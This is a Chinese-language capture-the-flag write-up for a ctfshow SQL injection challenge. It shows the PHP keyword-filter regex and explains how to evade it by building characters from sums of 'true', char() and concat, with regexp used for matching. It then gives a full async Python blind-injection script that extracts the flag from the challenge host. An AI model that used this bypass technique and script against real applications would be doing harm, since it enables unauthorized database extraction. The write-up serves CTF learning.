
返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|
benchmark/i', $str);
  }
```


查询结果

```
//返回用户表的记录总数
      $user_count = 0;
```


新增数字过滤，在sql中true值为1，concat有自动转换字符串机制，得到的值会直接转为数字字符



所以还要配合char来构造各种字符（下图true总共97个）



由于过滤了引号，所以也不能用like了，但是可以用regexp代替，用于正则匹配

写脚本

```python
import asyncio
import aiohttp
import string

SEM=asyncio.Semaphore(10)
url="http://4968f5b4-a733-4fc3-baa9-713c26c4fb53.challenge.ctf.show/select-waf.php"
dic=string.ascii_lowercase+string.digits+"{-}"

def conver(s)->str:
    result="concat("
    for i in s:
        asc=ord(i)
        result+="char("+"true+"*(asc-1)+"true),"

    return result[:-1]+')'

async def check(session,flag,i):
    async with SEM:
        c=conver("^"+flag+i)
        data={"tableName":f"ctfshow_user group by pass having pass regexp({c})"}
        async with session.post(url,data=data) as resp:
            text=await resp.text()
            return i if "$user_count = 1;" in text else None


async def main():
    flag="ctfshow"
    print(flag,end='')
    async with aiohttp.ClientSession() as session:
        for i in range(50):
            tasks=[]
            for c in dic:
                tasks.append(asyncio.create_task(check(session,flag,c)))
            for t in asyncio.as_completed(tasks):
                result=await t
                if result!=None:
                    flag=flag+result
                    print(result,end="")
                    for _ in tasks:
                        if not _.done():
                            _.cancel()
                    break

if __name__ == '__main__':
    asyncio.run(main())
```